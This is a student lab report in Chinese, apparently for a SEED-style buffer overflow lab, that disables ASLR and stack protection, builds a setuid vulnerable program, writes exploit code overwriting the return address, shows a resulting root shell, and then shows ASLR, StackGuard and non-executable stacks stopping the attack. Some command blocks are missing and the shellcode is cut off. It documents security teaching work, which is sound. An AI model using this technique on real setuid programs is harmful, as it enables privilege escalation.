信息安全导论第三次实验


PB19051183 吴承泽

1、初始步骤

1.1 Initial setup

Address Space Randomization.

修改使*Ubuntu*中的随机化起始地址失效，使用命令如下：



The StackGuard Protection Scheme.

在*gcc*编译选项中添加`-fno-stack-protector`可撤销编译器对防止出现栈溢出的保护。


Non-Executable Stack.

对于可执行的栈，应使用如下命令：`gcc -z execstack -o test test.c`

对于不可执行的栈，应使用如下命令：`gcc -z noexecstack -o test test.c`

1.2 Shellcode

编译`call_shellcode.c`如下：



1.3 The Vulnerable Program

编译`stack.c`程序如下所示：

```
mospic@mospic-VirtualBox:~/Code/experiment03Info$ su root
密码：
root@mospic-VirtualBox:/home/mospic/Code/experiment03Info# gcc -o stack -z execstack -fno-stack-protector stack.c
root@mospic-VirtualBox:/home/mospic/Code/experiment03Info# chmod 4755 stack
root@mospic-VirtualBox:/home/mospic/Code/experiment03Info# exit
exit
```

1.4 Task1:Exploiting the Vulnerability

反汇编`stack`的`main`函数与`bof`函数如下：

```
ubuntu16.04 [正在运行] - Oracle VM VirtualBox
管理 控制 视图 热键 设备 帮助
mospic@mospic-VirtualBox: ~/Code/experiment03Info
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
   0x08048510 <+54>:    lea    -0x211(%ebp),%eax
   0x08048516 <+60>:    push   %eax
   0x08048517 <+61>:    call   0x8048360 <fread@plt>
   0x0804851c <+66>:    add    $0x10,%esp
   0x0804851f <+69>:    sub    $0xc,%esp
   0x08048522 <+72>:    lea    -0x211(%ebp),%eax
   0x08048528 <+78>:    push   %eax
   0x08048529 <+79>:    call   0x80484bb <bof>
   0x0804852e <+84>:    add    $0x10,%esp
   0x08048531 <+87>:    sub    $0xc,%esp
   0x08048534 <+90>:    push   $0x80485da
   0x08048539 <+95>:    call   0x8048380 <puts@plt>
   0x0804853e <+100>:   add    $0x10,%esp
   0x08048541 <+103>:   mov    $0x1,%eax
---Type <return> to continue, or q <return> to quit---q
Quit
(gdb) disas bof
Dump of assembler code for function bof:
   0x080484bb <+0>:     push   %ebp
   0x080484bc <+1>:     mov    %esp,%ebp
   0x080484be <+3>:     sub    $0x28,%esp
   0x080484c1 <+6>:     sub    $0x8,%esp
   0x080484c4 <+9>:     pushl  0x8(%ebp)
   0x080484c7 <+12>:    lea    -0x20(%ebp),%eax
   0x080484ca <+15>:    push   %eax
   0x080484cb <+16>:    call   0x8048370 <strcpy@plt>
   0x080484d0 <+21>:    add    $0x10,%esp
   0x080484d3 <+24>:    mov    $0x1,%eax
   0x080484d8 <+29>:    leave
   0x080484d9 <+30>:    ret
End of assembler dump.
(gdb)
Right Ctrl
```

通过反汇编`stack`执行程序，对bof处设置断点，可以看出此时*ebp*所存储的地址为*0xbfffedf8*，而`buffer`的起始地址为*0xbfffedd8*。

```
ubuntu@ubuntu: ~/Downloads/experiment03Info
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack_dbg...done.
(gdb) b bof
Breakpoint 1 at 0x80484c1: file stack.c, line 14.
(gdb) run
Starting program: /home/ubuntu/Downloads/experiment03Info/stack_dbg

Breakpoint 1, bof (str=0xbfffee17 "\267") at stack.c:14
14          strcpy(buffer, str);
(gdb) p $ebp
$1 = (void *) 0xbfffedf8
(gdb) p &buffer
$2 = (char (*)[24]) 0xbfffedd8
(gdb) quit
```

通过如下代码补全`exploit.c`，代码如下：

exploit.c (~/Downloads/experiment03Info) - gedit

```c
;

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    /* You need to fill the buffer with appropriate contents here */
        //fit buffer with shellcode
    int len=strlen(shellcode);
    for(int i=0;i<len;i++)
    {
        buffer[517-len+i]=shellcode[i];
    }
        //Compute Return Address
    int ret=0xbfffedf8+517-len;
        //Change the Reture Address
    buffer[0xbfffedf8-0xbfffedd8+4]=ret&0xff;
    buffer[0xbfffedf8-0xbfffedd8+5]=(ret>>8)&0xff;
    buffer[0xbfffedf8-0xbfffedd8+6]=(ret>>16)&0xff;
    buffer[0xbfffedf8-0xbfffedd8+7]=(ret>>24)&0xff;
    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
```

在Shell中的执行结果如下：

ubuntu@ubuntu: ~/Downloads/experiment03Info

```
(gdb) run
Starting program: /home/ubuntu/Downloads/experiment03Info/stack_dbg

Breakpoint 1, bof (str=0xbfffee17 "\267") at stack.c:14
14          strcpy(buffer, str);
(gdb) p $ebp
$1 = (void *) 0xbfffedf8
(gdb) p &buffer
$2 = (char (*)[24]) 0xbfffedd8
(gdb) quit
A debugging session is active.

        Inferior 1 [process 14315] will be killed.

Quit anyway? (y or n) y
ubuntu# gcc -DBUF_SIZE=24 -o stack -z execstack -fno-stack-protector stack.c
ubuntu# sudo chown root stack
ubuntu# sudo chmod 4755 stack
ubuntu# gcc -o exploit exploit.c
ubuntu# ./exploit
ubuntu# ./stack
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

```
ubuntu@ubuntu:~/Downloads/experiment03Info$ ./stack
#
```

可以获得一个具有操作权限的Root Shell。

Task 2:Address Randomization

执行命令：`/sbin/sysctl -w kernel.randomize_va_space=2`，将地址随机化功能打开，执行如下命令：`sh -c "while [ 1 ]; do ./stack; done;"`

执行了若干分钟，最终无结果：


```
ubuntu@ubuntu:~/Downloads/experiment03Info$ ./stack
# exit
ubuntu@ubuntu:~/Downloads/experiment03Info$ su root
Password:
ubuntu# /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
ubuntu# exit
ubuntu@ubuntu:~/Downloads/experiment03Info$ sh -c "while [1];do ./stack;done;"
zsh:1: command not found: [1]
ubuntu@ubuntu:~/Downloads/experiment03Info$ sh -c "while [ 1 ];do ./stack;done;"
```

说明Linux中地址随机化的执行策略可以保护程序不被栈溢出代码所攻击。

Task 3:Stack Guard

关闭地址随机化后，不使用`-fno-stack-protector`编译`stack.c`再执行Task1，结果如下所示：

- 提示 *stack smashing detected ./stack terminated*
- 提示*Aborted(core dumped)*



可以看出，*Stack Guard*的保护机制使得攻击失败。

Task 4:Non-executable Stack

使用了`noexecstack`编译选项后，`stack`的执行结果如下：

- 提示`Segmentation falut`，段错误

```
ubuntu@ubuntu:~/Downloads/experiment03Info$ su root
Password:
ubuntu# gcc -o stack -z noexecstack -fno-stack-protector stack.c
ubuntu# chmod 4755 stack
ubuntu# exit
ubuntu@ubuntu:~/Downloads/experiment03Info$ ./stack
Segmentation fault (core dumped)
ubuntu@ubuntu:~/Downloads/experiment03Info$
```

因此，由于栈不可执行，因此攻击也会失败。